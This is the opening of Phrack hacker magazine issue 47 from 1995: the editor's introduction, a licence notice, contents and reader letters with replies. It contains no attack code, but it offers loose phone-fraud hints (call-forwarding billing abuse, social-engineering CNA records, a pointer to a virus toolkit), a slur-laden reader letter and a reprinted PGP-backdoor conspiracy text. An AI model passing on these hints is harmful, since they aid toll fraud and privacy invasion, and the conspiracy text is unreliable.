

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 1 of 22

Issue 47 Index

P H R A C K 4 7

April 15, 1995

"Mind The Gap"

This issue is late, so is my tax return, but I have a lot of excuses for both.

Lots of things have happened since last issue. I've been hassled by the police for publishing Phrack. I've been to the Pyramids at Giza and the tombs in the Valley of the Kings. I've been to London several times and met spies from MI5 and GCHQ. I watched almost everyone I know get busted. I went to check out NORAD and then skied Breckenridge. And I quit my job at Dell Computers after almost 3 years.

Unemployment is great. One of the best things about it is sleeping till noon. On the other hand, one of the worst things about it is that you sleep until noon. It's been interesting anyway. I've been doing a lot of reading: price evaluation of the forensic chemistry section of the Sigma Chemicals catalog, the rantings of Hunter S. Thompson, the amazing cosmetic similarities between International Design Magazine and Wired, Victor Ostrovsky's Mossad books, every UNIX book ever written, every book on satellite communications ever written, and hundreds of magazines ranging from Film Threat to Sys Admin to Monitoring Times to Seventeen. Lord knows what I'll do with this newfound wealth of information.

Anyway, amongst all this, I've been trying to get things organized for Summercon this June 2,3,4 in Atlanta Georgia. One of the other factors in the delay of Phrack was the hotel contract, so I could include full conference details in this issue. By the way, you are all invited.

Wait a minute, someone said something about busts? Yes. There were busts. Lots of them. Raids upon raids upon raids. Some local, some federal. Some Justice, some Treasury. You probably haven't read of any of these raids, nor will you, but they happened. It has always been my policy not to report on any busts that have not gained media coverage elsewhere, so I'm not going to go into any details. Just rest somewhat assured that if you haven't been raided by now, then you probably won't be. (At least not due to these particular investigations.)

People, if we all just followed one simple rule none of us would ever have any problems: DO NOT HACK ANYTHING IN YOUR OWN COUNTRY. If you are German, don't hack Germany! If you are Danish, don't hack Denmark! If you are Australian, don't hack Australia! IF YOU ARE AMERICAN, DON'T HACK AMERICA!

The last controversy surrounding this issue came at the last possible second. In the several years that I've been publishing Phrack, we've reviewed all kinds of files, but remarkably, I've never really recieved any "anarchy" files. However, in the last several months I've been inundated with files about making bombs. There were so many coming in, that I really couldn't ignore them. Some of them were pretty damn good too. So I figured, I'll put several of them together and put in ONE anarchy file as a kind of tongue-in-cheek look at the kind of stupidity we have floating around in the underground.

Then the bomb went off in Oklahoma City.

Then Unabomb struck again.

Then the politicos of the world started spouting off about giving the federal law enforcement types carte blanche to surveil and detain people who do things that they don't like, especially with regards to terrorist like activities.

Normally, I don't really give a damn about possible repercussions of my writing, but given the political climate of the day, I decided that it would really be stupid for me to print these files. I mean, one was REAL good, and obviously written by someone who learned "British" English in a non English-speaking country. I mentioned my concerns to an individual who works with the FBI's counter-terrorism group, and was told that printing the file would probably be the stupidest thing I could possibly do in my entire life...PERIOD.

So the file is nixed. I really feel like I'm betraying myself and my readership, for giving into the underlying political climate of the day, and falling prey to a kind of prior-restraint, but I really don't need the grief. I'm on enough lists as it is, so I really don't need to be the focus of some multi-jurisdictional task-force on terrorism because I published a file on how to make a pipe bomb over the Internet. (Hell, I'm now even on the Customs Department's list of ne'er-do-wells since someone from Europe thought it would be funny to send me some kind of bestiality magazine which was siezed. Thanks a lot, asshole, whoever you are.) Obviously, the media think the net is some kind of hotbed for bomb-making info, so I'm usually the first to satisfy their most warped yellow-journalistic fantasies, but not this time.

I really hate what I see coming because of the mess in Oklahoma. If the American government does what I suspect, we will be seeing a major conservative backlash, a resurgence of Hoover-esque power in the FBI, constitutional amendments to limit free speech, and a bad time for everyone, especially known-dissenters and suspicious folk like yours truly. Be very afraid. I am.

But anyway, enough of my rambling, here is Issue 47.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements. A form to request registration agreements is provided at the end of this file. Cost is \$100.00 US per user for subscription registration. Cost of multi-user licenses will be negotiated on a site-by-site basis.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

Enclosed is \$_____

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Hard Copy: _____
Diskette: _____ (Include size & computer format)

Name: _____ Dept: _____

Company: _____

Address: _____

City/State/Province: _____

Country/Postal Code: _____

Telephone: _____ Fax: _____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

Enjoy the magazine. It is for and by the hacking community. Period.

Editor-In-Chief : Erik Bloodaxe (aka Chris Goggans)
3L33t : No One
News : Datastream Cowboy
Busted : Kevin Mitnick
Busty : Letha Weapons
Photography : The Man
New Subscribers : The Mafia
Prison Consultant : Co / Dec
James Bond : Pierce Brosnan
The Man With the
Golden Gums : Corrupt
Good Single/Bad Album : Traci Lords
Thanks To : Voyager, Grayareas, Count Zero, Loq, J. Barr,
Onkel Ditmeyer, Treason, Armitage, Substance,
David @ American Hacker/Scrambling News Magazine,
Dr. B0B, Xxxx XXXXXXXX
Special Thanks To : Everyone for being patient
Kiss My Ass Goodbye : Dell Computer Corporation

Phrack Magazine V. 6, #47, April, 15 1995. ISSN 1068-1035
Contents Copyright (C) 1995 Phrack Magazine, all rights reserved.
Nothing may be reproduced in whole or in part without written
permission of the Editor-In-Chief. Phrack Magazine is made available
quarterly to the amateur computer hobbyist free of charge. Any
corporate, government, legal, or otherwise commercial usage or
possession (electronic or otherwise) is strictly prohibited without
prior registration, and is in violation of applicable US Copyright laws.
To subscribe, send email to phrack@well.sf.ca.us and ask to be added to
the list.

Austin, TX 78701

ftp.fc.net (Phrack FTP Site)
/pub/phrack

http://www.fc.net/phrack.html (Phrack WWW Home Page)

phrack@well.sf.ca.us (Phrack E-mail Address)
or phrackmag on America Online

Submissions to the above email address may be encrypted
with the following key : (Not that we use PGP or encourage its
use or anything. Heavens no. That would be politically-incorrect.
Maybe someone else is decrypting our mail for us on another machine
that isn't used for Phrack publication. Yeah, that's it. :))

** ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED **

Phrack goes out plaintext...you certainly can subscribe in plaintext.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6

mQCNAizMHvgAAAEAAJuIW5snS6e567/34+nkSA9cn2BHFijLfBm3m0EYHFLB0wEP
Y/CIJ5NfcP00R+7AteFgFIhu9NrKNJtrq0ZMAOmiqUWkSzSRLpwecFso8QvBB+yk
Dk9BF57GftqM5zesJHqO9hjU1VlnRqYFT49vcMFTvT7krR9Gj6R4oxgblCldAAUR
tBRwaHJhY2tAd2VsbC5zZi5jYS5lcw==
=evjv
-----END PGP PUBLIC KEY BLOCK-----

-- Phrack 47 --
Table Of Contents
~~~~~

|                                                                       |       |
|-----------------------------------------------------------------------|-------|
| 1. Introduction by The Editor                                         | 16 K  |
| 2. Phrack Loopback / Editorial                                        | 52 K  |
| 3. Line Noise                                                         | 59 K  |
| 4. Line Noise                                                         | 65 K  |
| 5. The #hack FAQ (Part 1) by Voyager                                  | 39 K  |
| 6. The #hack FAQ (Part 2) by Voyager                                  | 38 K  |
| 7. The #hack FAQ (Part 3) by Voyager                                  | 51 K  |
| 8. The #hack FAQ (Part 4) by Voyager                                  | 47 K  |
| 9. DEFCon Information                                                 | 28 K  |
| 10. HoHoCon by Netta Gilboa                                           | 30 K  |
| 11. HoHoCon by Count Zero                                             | 33 K  |
| 12. HoHo Miscellany by Various Sources                                | 33 K  |
| 13. An Overview of Prepaid Calling Cards by Treason                   | 29 K  |
| 14. The Glenayre GL3000 Paging and Voice Retrieval System by Armitage | 25 K  |
| 15. Complete Guide to Hacking Meridian Voice Mail by Substance        | 10 K  |
| 16. DBS Primer from American Hacker Magazine                          | 45 K  |
| 17. Your New Windows Background (Part 1) by The Man                   | 39 K  |
| 18. Your New Windows Background (Part 2) by The Man                   | 46 K  |
| 19. A Guide To British Telecom's Caller ID Service by Dr. B0B         | 31 K  |
| 20. A Day in The Life of a Warez Broker by Xxxx XXXXXXXXX             | 13 K  |
| 21. International Scenes by Various Sources                           | 39 K  |
| 22. Phrack World News by Datastream Cowboy                            | 38 K  |
| Total:                                                                | 807 K |

---

"Raving changed my life. I've learned how to release my energy blockages.  
I've been up for forty-eight hours!"  
John Draper (Cap'n' Crunch) in High Times, February 1995

"You never know, out in California, all them Cuckoo-heads."  
Brad Pitt as Early in "Kalifornia"

"On the Internet you can have the experience of being jostled by a

urine-smelling bum."

Bill Maher - Politically Incorrect

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 2 of 22

\*\*\*\*\*

Phrack Loopback

-----  
G'Day,

You dont know who i am, and i appreciated that but i hope your read my little note here and take it into consideration.

Ive been into the Australian Hacking Scene (if there is such a thing :-)  
for only about 2years, but recenlty opened a h/p bbs here in Australia.  
What i am writing and asking is if it is possilbe to place kinda an add of  
some description in the next issue of phrack, something to the lines of:-

H/P bbs recently opened in Australia - JeSteRs BBS +61-7-ASK-AROUND

If your looking for some form of donation \$\$ just let me know, if your  
wondering is his guy a fed or something, mail DATA KING and speak to him, he  
was one of the bbs first users and as you know he has written in the Int  
Scene for the last too issues, but wont be in Issue #47 or i would have asked  
him to place the advertisment in this report.

Regards, Jesta

[Cool! Nice to see there's BBSs still popping up overseas. It would be  
nice if I had the number...hell, I'd even call... but oh well,  
I suppose I (and all the Phrack readers) will just have to "ASK-AROUND"]

-----  
Hi Erikb,

Last week you said you'd accept a bbs ad .. well here it is.  
If you'd publish it in phrack i'd be most grateful!

A Gnu BBS!  
1000's h/p Related texts  
Phrack, CoTNo, BOW, cDc, NiA, CuD, Risks,Sphear,SCAM!,NeuroCactus  
Conferences covering Unix/VMS/System Security/Phreaking  
And absolutely no mention of "The Information Super Highway" anywhere!  
+617-855-2923

tnx,  
badbird

[I said I'd print the ad...and now I have.]

-----  
ATTN: ALL COMPUTER WHIZ KIDZ..... I DESPARATELY NEED YOUR HELP!!!

Retired R.C.M.P officer formerly involved with priority levels of  
electronic surveillance has informed me that my residential telephone  
appears to have been compromised at a point other than inside or  
immediately outside my residence.

After an intensive evaluation of the premises his conclusion was that  
remote manipulation of the telephone company switch where my circuit  
could be victim was the problem.

The main focus of this exercise is to show how one can infiltrate a

telephone company's network; remotely manipulate the company's switch; process long distance calling; make it appear that the calls originated from a particular site and then "fooling" the company's billing mechanisms to invoice that particular location.

Is this physically possible? Bell Canada categorically denies this possibility. I need proof! How is it done? Please advise as soon as possible.

I'd sincerely appreciate any help, advise and/or information anyone out there can offer in this particular situation.

Please leave a way to get in touch! If you prefer to remain unknown, thanks a million, and rest assured that I WILL RESPECT and PROTECT your anonymity.

Regards,

John P. Marinelli            jmarinel@freenet.niagara.com

[My take on this is that with relative ease, someone could establish call forwarding on a line, make it active to some remote location, and call the original number numerous times, causing the owner of the hacked line to be billed for all the calls to the forwarded location.

If anyone knows how to do this, STEP BY STEP on a DMS-100, please, contact Mr. Marinelli to help him out with his court case. I don't know a whole lot about NT equipment, so I don't know the specifics of how this may have happened, only the generalities.

Wouldn't it be nice to have the Underground "HELP" someone out for a change?]

-----  
y0, Black Flag here... heres the info you told me to mail you about the GRaP/H (Gainesville Regional Association of Phreakers and Hackers) meetingz

Gainesville, FL  
1st + 3rd Saturday of the month, 4pm - ???  
meet in The Loop on 13th Street  
Black Flag will be casually carrying a 2600  
look around, you'll see him.

[Well, looks like the Florida Hackers have a new place to congregate. And so do the Florida FBI Field Offices. :) ]

-----  
I was wondering where I could find any virus authoring tools for the PC, Unix, or VMS.

[You can find Nowhere Man's Virus Creation ToolKit on BBSs around the globe. Have you looked??? I've never heard of UNIX or VMS virus tools. Do you know something I don't? Do you know how a virus works? ]

-----  
Chris, found something you might like. Here's an ad from the latest PHOENIX SYSTEMS catalog:

THE CALLER ID BLOCKER FIRST TIME AVAILABLE IN THE U.S.

By April, 1995 all telephone companies must deliver callers name and telephone number to the caller ID system. The law prohibits any telephone company from offering customers an option to permanently disable their line



from the ID system.

This means that even if you have an unlisted number, everyone you call will now have your telephone number and name. Big brother is now one watching, now he has your name and number. No more anonymous calls to the IRS, city hall, real estate agents, car dealers, health department or anyone. Many business professionals use their home telephone to return calls. Do you want your patients and clients to have access to your home telephone number?

We are proud to bring you the unique ANONYMOUS 100. It installs on any telephone in seconds and completely KILLS THE EFFECTS OF "CALLER ID"! Yes, you can have your privacy back. The ANONYMOUS 100 is FCC approved and carries a one year guarantee.

#1276.....\$69.95

Is it just me, or is this a load of bullshit? Didn't CA and TX both pass laws to make CLID illegal in those states? I know that before MA would allow it in the state, they told the telco that line blocking had to be offered free (and it is, on per/call and permanent basis). Did the feds pass this new law while I was sleeping, or is this company just playing on paranoia (not the first time) and trying to make a buck?

Eric

[Well Eric, it looks to me that this is a nifty little box that waits for voltage drop and immediately dials \*67 before giving you a dialtone. Woo Woo! \$69.95! It certainly is worth that to me to not have to dial 3 digits before I make a call. All that wear and tear ruins the fingers for typing. PFFFT....

About Caller-ID, well, it's legal just about every place I know of. I'm sure there are a few hold-outs, but offering per-line blocking for individuals worried about privacy satisfied most Public Utility Commissions. In fact, I think April 1 was the date that all Interconnects were supposed to be upgraded to support the transfer of CLID information over long distance calls. I don't think this has been turned on everywhere, but the software is supposed to be in place.

\*67. Don't dial from home without it.]

-----  
This message serves a multifold purpose:

(these response/comments are in reference to Phrack Issue 46 - Sept 20 1994)

A)

A question was brought up concerning a Motorola Flip Phone and the user inability to gain access to the programming documentation. I happen to own (legally) a Motorola Flip Phone that I will assume to be the same and I was not given the documentation either, though I have not tried asking for it. I will call Motorola and ask for \*my\* rightful copy and forward my results (if I gain access) to phrack for proper distribution among appropriate channels. If I do not gain access, I would appreciate to hear from anyone who has (this should not be limited to simply the M. Flip Phone, I have interests in all areas).

B)

Later in that issue (Sept 20, 1994) a list of university and college dialups were provided... I live in the 218/701 (right on the border) and have a collection of them for addition to the list if you (or anyone else) should so desire. I would post them now, but I have limited time and have to dig to find them. I also have some numbers that some readers may find of interest.

C)

My living in the 218/701 is the main reason for my writting. I used to live 612 and knew a lot of people in the area, but now I am stuck here in a little shit town (pop. 7000) where the cloest thing to a computer is made by John Deere. I need to find someone in the 218 or 701 to work with or meet... if you know anyone...??? The closest BBS is long distance and even then it's crap... I would like to start my own, but who the fuck would call? Who the fuck would I invite? My old H/P friends in 612 would, but I don't need the heat as they would all go through 950's or some other method... I think you understand.

any help would be greatly appreciated By the way I could also use some 218/701 ANAC or CN/A... any help here?

Aesop

[In order:

- a) Good luck with Moto. You'll need it.
- b) Yes, I really still need your university dialups. Issue 48 will have a much more complete list (I hope!)
- c) If anyone knows any bbs'es in those area codes, please send them in so I can pass along the info.

Other) For CNA information, just call your business office. They ALWAYS help. Especially if you mention that CNA didn't have a current record. :) ]

-----

To whom it may concern at phrack, I would like to subscribe to Phrack. I didn't use PGP because :-

- i. I never had any real need to
- ii. I came across the document below while dinking around with gopher. I would pretty much guess phrack knows about it already. If you do know about it, could you tell me another way to ensure my mail privacy?

Thank you.

Xombi.

-----BEGIN E-MAIL DOCUMENT-----

This section is from the document '/email-lists/Funny'.

A lot of people think that PGP encryption is unbreakable and that the NSA/FBI/CIA/MJ12 cannot read their mail. This is wrong, and it can be a deadly mistake. In Idaho, a left-wing activist by the name of Craig Steingold was arrested \_one day\_ before he and others wee to stage a protest at government buildings; the police had a copy of a message sent by Steingold to another activist, a message which had been encrypted with PGP and sent through E-mail.

Since version 2.1, PGP ("Pretty Good Privacy") has been rigged to allow the NSA to easily break encoded messages. Early in 1992, the author, Paul Zimmerman, was arrested by Government agents. He was told that he would be set up for trafficking narcotics unless he complied. The Government agency's demands were simple: He was to put a virtually undetectable trapdoor, designed by the NSA, into all future releases of PGP, and to tell no-one.

After reading this, you may think of using an earlier version of PGP. However, any version found on an FTP site or bulletin board has been doctored. Only use copies acquired before 1992, and do NOT use a recent compiler to compile them. Virtually ALL popular compilers have been modified to insert the trapdoor (consisting of a few trivial changes) into

any version of PGP prior to 2.1. Members of the boards of Novell, Microsoft, Borland, AT&T and other companies were persuaded into giving the order for the modification (each of these companies' boards contains at least one Trilateral Commission member or Bilderberg Committee attendant).

It took the agency more to modify GNU C, but eventually they did it. The Free Software Foundation was threatened with "an IRS investigation", in other words, with being forced out of business, unless they complied. The result is that all versions of GCC on the FTP sites and all versions above 2.2.3, contain code to modify PGP and insert the trapdoor. Recompiling GCC with itself will not help; the code is inserted by the compiler into itself. Recompiling with another compiler may help, as long as the compiler is older than from 1992.

[Well, uh, gee, I think the fact that this document came from /email-lists/Funny speaks for itself. I'm satisfied with PGP for security, but then again, I don't have a lot of information that I'm so petrified that I need to keep it encrypted, or that I send out in email that I don't care if anyone sees.

To put aside some of your fears, I personally feel that PGP is ok. If the trilateral commission wants your info, they will beat it out of you with sticks, with the help of several multi-jurisdictional task-forces for Federal law enforcement, while you are under the influence of incredibly terrifying and long-lasting hallucinogenic drugs.

Don't worry.]

-----

Here is a BBS Ad for your next issue:

BBS Name: The King's Domain  
Sysop: Ex-Nihilo  
Speeds: 1200-14,400  
BBS Type: Remote Access 2.02+  
Phone #: 208-466-1679

The BBS has a good selection of "Hood" files... (hacking/phreaking/anarchy) journals such as cDc, Phrack, ATI and more... also a good selection of BBS files which include Doors and Utilities... primarily RA accessories, but not exclusively... supports rip graphics and is online 24 hrs a day

[Yet another ad! Is this the rebirth of BBS-dom?]

-----

[Editor's Note: I got a letter asking me about how to credit card merchandise. I replied that I didn't agree with carding, and that if the reader really wanted something, he/she should get a job and buy it. This is the response I got.]

What the fuck? All I wanted was a fucking decent reply. Get a job, huh? You know, I thought if you were to talk to one of these supposed "computer hackers" you could get some usefull information. Get a job, that rich coming from someone like you.

When there's something you want...take it...without using your money.

Maybe sometime I'll be able to takl to a hacker not some fucking hypocritical computer geek

[Editor's Note: I replied to this letter by stating that carding had nothing to do with hacking, that it was out and out stealing, and although

we had published articles about it in Phrack, I wasn't going to help anyone do it, and that he/she should try to contact the authors of various carding articles directly. This is the response that got.]

Come on now "Chris", you can do better than that, can't you? Stealing? Who's the thief here, eh? See, when I wake up in the morning, I don't have to worry about secret service, police, or any sort of military shit being in my apartment. I don't get busted for doing stupid things like stealing phone calls off fucking 900 numbers. I think I know exactly why you don't card anything - because you're too fucking stupid or don't even have the balls to do it. Fuck, you'd expect someone like yourself to have different views about being a thief. Well, I guess it takes a certain kind of person to hack into shit like you, but why this person would start flame wars and otherwise just be a total fuckup, I don't know. Or, maybe it's just the singular person I'm talking too, yeah, that's probably i...there probably are other, BETTER, hackers who aren't as fucking arrogant as you.

Well, have fun with your hands and PLAYGIRL's, you fucking little punk-ass faggot.

And tell your mother that I won't let this affect our relationship.

Punk

aj276@freenet3.carleton.ca

[This is the future of the computer underground??]

-----

BBS AD:

System is called CyberSphincter (playing off of the current word trend of cyber). The number is 717-788-7435. The NUP is 0-DAY-WAR3Z!!!  
Modem speeds of 14.4 and lower, with no ANSI. Sysop is Ha Ha Ha.

It's running renegade (we know it can be hacked and I've done it already), but we seem to believe in honor among thieves, so try to control yourself on that.

--strata--

[ANOTHER AD!]

-----

Hey Erik B...

I'm the remote sysop at the Digital Fallou BBS in 516. Just recently, we've been getting a rash of ld callers. A day or two ago, a guy with the handle "Digi-Hacker" applied. His application looked good, except that he stated his alter handle was "Eric Bloodaxe" and that he was the editor of Phrack. Now, any lame ass could just "say" that, and we don't want any liars on board. :) So we decided to go right to you thru email. Did you apply? If so, cool. If this isn't you, that guy is gonna most assuredly be deleted..

[Well, I hate to say it, but I don't have time to do much of anything anymore. I certainly don't call bbses with any regularity. I do have accounts on SECTEC and UPT, but that's it. I may call some in the future, but for the most part I don't have any time. If someone calls up a bulletin board and applies as "Erik Bloodaxe" it isn't me. (Anyone saying they are Eric Bloodaxe MOST CERTAINLY isn't me. :) )

Anyone running BBSes may want to take note of this, so they don't get swindled into giving "elite" access to some pretender. You can

always email phrack@well.com and ask me if I have applied to your  
bbs. ]

-----

Chris,

I know you don't know me, but I figured you of all people could help me,  
and give me an answer quickly.

I just got my phone bill, and on the last page is a page from some  
company calling themselves Long Distance Billing Co., Inc. It has  
one call "Billed on behalf of Northstar Communication" It is a call from  
somewhere in FL, for 13 minutes, costing 51.87. I called LD Inc, and they  
said the call was a collect call made from Northstar Comm, and that  
my only recourse was to write a letter to Northstar. Needless to say, I  
did not accept the collect call, I don't know anyone in 813. I called  
NYNEX, and they said I should write to Northstar and LD INC, but didn't  
seem to know anything about either company. The guy I talked to said it  
was real strange that LD INC didn't give me a number to call at  
Northstar, since most of this type of thing is handled by phone. I'm  
beginning to wonder exactly how reliable this LD INC company is, who  
Northstar is, and most of all who called and how the hell the call was  
supposedly accepted by my phone. This is all the info I know:

BILLED ON BEHALF OF NORTHSTAR COMMUNICATION

1. SEP 18 923PM COL CLEARWATER FL 813-524-5111 NC 13:00 51.87

--From my phone bill

Northstar Communication  
3665 East Bay Drive  
Suite 204-192  
Largo, FL 34641

--From LD INC

Long Distance Billing Co., Inc.

1-800-748-4309

--From NYNE phone bill.

If you can think of anything I can do, I;d be really grateful. I don't  
have \$50 to throw away on a call I never got, and I don't have the  
resources you do to try and figure out who the hell these people are.

[It looks to me like you got fucked by someone in Florida using a COCOT  
payphone. It's kind of odd that NYNEX couldn't help you more...but anyway,  
I wouldn't pay it.

What I suspect happened was that someone used one of those handy COCOT  
services where the operators are incredibly stupid and allow calls  
to be accepted when the "calling party" says "YES" to allow a 3rd party or  
collect call, rather than the party being called. This happened to me at  
my previous work extension by New Yorkers using the ENCORE service (even  
though all our lines were listed to refuse 3rd party and collect calls.)]

-----

I've been having some trouble with the law, so all my notes are stashed at  
a friend's casa at the moment. Can you recommend a good lawyer to defend me  
for allegedly hacking some government computers? I've got a good crim def  
guy working with me right now assisting me guring questioning from Special  
Agents, but I will need someone that has experience if I get indicted.

[If you are facing computer crime charges, you are definately in

a world of hurt. There are very few computer crime-savvy lawyers practicing in the World. The only thing I can suggest is that you call EFF, CPSR or EPIC and ask them if they know of any lawyers in your area that they can refer you to. None of these groups will help you directly, except under EXTREME circumstances, and only if you have been falsely accused, or have had rights violated. If you are guilty, and the cops have any evidence, you are going to be convicted.

Remember Baretta? "If you can't do the time, then don't do the crime."]

-----

Dear Chris,

You probably don't remember me, but we corresponded about 3 years ago as part of my PhD research. I was at Edinburgh University at the time and am not at UMIST in Manchester (British equivalent of MIT).

The reason I'm writing is that I was awarded my PhD last March, and for one reason and another I've been sidetracked into a completely different field of research - the British National Health Service and the various ways computers are being used in it.

I tried getting a publisher interested in the thesis, but with little luck. I also sent it to Jim and Gordon at CuD on disk for them to stick it on archive, but they had problems with the formatting of it and don't seem to have got round to archiving it.

If you're interested I'd be quite happy to send a couple of disks to you and you can spread it around as you want. It just seems a shame for the people on the net not to get a look at it. It's dressed up in airy-fairy sociological language - but there's still lots in it that I think would be of interest to people on the net. I saw your interview in CuD, and I agree with you about most of the books written on the CU. Mine has its faults but it's got less biographical data and more issue-oriented stuff.

Anyway, get in touch and let me know if I can find a good home for my magnum opus.

Take care and a belated thanks for all the time you spent in helping me with the PhD.

Best Wishes,

Paul Taylor  
School of Management  
UMIST

[Paul:

Congrats on your PHD, and continued success at UMIST!  
I'm putting your thesis up on the Phrack WWW page so that more people can get a look at it!

Thanks for sending it!]

-----

I read your article on hacking the French among other foreign governments. Sounds pretty fun, just for kicks the other night I did a search of all the computers I could get at in China. One of them was a national power grid computer. Sounds like it could be fun to play with huh? The "They Might Kill Us" part will tend to turn some people off, but not me.

[WOW! A National Power Grid Computer! In China! Gee. How many times have you seen Sneakers? Take the tape out of your VCR, slowly run

a rare-earth magnet over it and set it on fire.

On the other hand, if you were at least partially serious about the hacking for America, keep your eyes open.]

-----  
Erikb,

Regarding your article in Phrack 46, we here in Columbus would just like to say that everything except for the Krack Baby's phone number, which long since went down, and the Free Net template, is total and utter bullshit. The Columbus 2600 meetings were NOT started by Fungal Mutoid, he is just responsible for a much larger turnout since about September (94), and whoever wrote that has obviously not been to a Columbus meeting recently. The Columbus 2600's have been here for quite a while, but because the H/P scene consists of 15 people AT THE MOST, many of which haven't the time to attend, the turnout is almost always low. I believe the most that have ever shown up to a meeting is 10, which dwindled to 8 or so before the meeting was officially half-over. Nobody knows who wrote the article which you printed, although no one has been able to contact Fungal Mutoid to ask him. Just thought we'd clear a few things up, and to those that don't give two flying shits, we're sorry to have to bring this into a E-mag as great as this.

Sincerely,

H.P. Hovercraft and  
the Columbus H/P Gang

[Thanks for the letter. Like I always say, I can only report and print what I'm told or what is sent to me. I don't live anywhere but Austin, TX, so I don't know the intimacies of other areas. Thanks for sending in your comments though!]

-----  
Haiku

Operator hi  
who is it that sets my phone  
on redial and tone

gives me rest in times  
great stress lays its head on my  
leads me into joy

cosmos and mizar  
give evidence and homage  
to your greatness, why

logon/password  
on your very first try shall  
succeed, as always

oh, A T and T  
while great, holds non to the great  
power that NYNEX

gives access to in  
glee, awaitnig, cautiously,  
for signs of entry

illicitly thus  
strives to maintain control of  
the ESS switch,

not comprehending  
that control is simply gained  
by a single call

to some stupid yet  
revered operator who  
believes you in charge

gives out system pass  
with some small feat of trick'ry  
PAD to PAD, too, works

sounding of the baud  
with modem and coupler  
connection is made

who is to question  
the incidence of this fault  
or acknowledge it

security's words  
false threats followed by arrest  
on illegal grounds

hackers, phreakers grieve  
free the unjustly accused  
give them freedom to

ROAM with cellular  
phones place to place with no charge  
test the system's worth

find holes, detect bugs  
run systems by remote, yea,  
to explore, to seek,

to find a network  
of free bits and bytes unharmed--  
innocently seen.

who doesn't know that  
Bell or Sprint or MCI  
would never approve--

believe in 'puter crime,  
toll fraud, "access devices,"  
free calls to Denmark

Information is  
power is imperative  
proprietary

please, spare me the grief  
accusations being thrown  
of phone co. crashes

are fiction unleashed  
to the ignorant public  
eye to make blame, fear

all phr/ackers, but all  
have had their days and faded  
into the past, why

must ignorant block  
the free flow of knowledge found  
angry sysops abound



secret service rais  
hoisting games, computers, phones  
never to be re-

turned hackers, phreakers  
working for government, spies,  
lies, deception, all

to walk free while friends  
spend years in jail for simply  
battling for some change

knowledge is NOT free  
equipment costing millions,  
simply cannot pay

the cost for systems  
of signal switching; no one  
wants to harm, just try

to use our knowledge  
in a constructive way and  
look around for things

which further know-how  
of packet switching, ANI,  
proctor tests and tones

which make little sense  
and why is it there, what are  
all the test lines for?

central office trash  
provides some clues, while phone calls  
get angry response

to inquiries re:  
loops and lack of barriers,  
COCOT carriers

who overcharge cause  
frustration, must be helped  
end overbilling

unfairness is only  
people not understanding  
nor comprehending

that what we do is  
NOT always fraud, vengeance or  
deceitful reasons

but for love of the  
systems, curiosity's  
overwhelming need

to be met and to  
feel accomplished, proud, to  
do and know something

WELL crackers abound  
pirates do multiply, spread  
waves of warez cross coasts

and foreign countries  
virus creators seeking  
escape, growth, freedom

not for destruction  
but for change, to press limits  
to find that which makes

us whole, complete, and  
accomplished at crossing  
the barriers that

bound conventional  
people in dead-end jobs with  
little self-esteem.

hacking, phreaking, it  
is an art form, and a quest  
for endless reaches

to seek, to explore, to  
realize and accomplish, to  
take chances and live

not for rules and laws  
but for what things should be but  
will not come to pass.

--kyra

[Uh oh, we're getting pretty literary here. I can see it now:

Phrack Magazine. For the Sensitive Hack/Phreak.

Interesing poem tho...]

-----  
Dear Editor of Phrack Magazine;  
Ok Erik (mr. editor), there is also a poem that I have written for Wei.

"Thinking of Ding Wei"  
(C) 1994, 1995 Oliver Richman.

Come here, let me tell you something,  
How I hide my love for Wei Ding:  
By forgetting all my thinking!

When in my mind Wei's heart I see..  
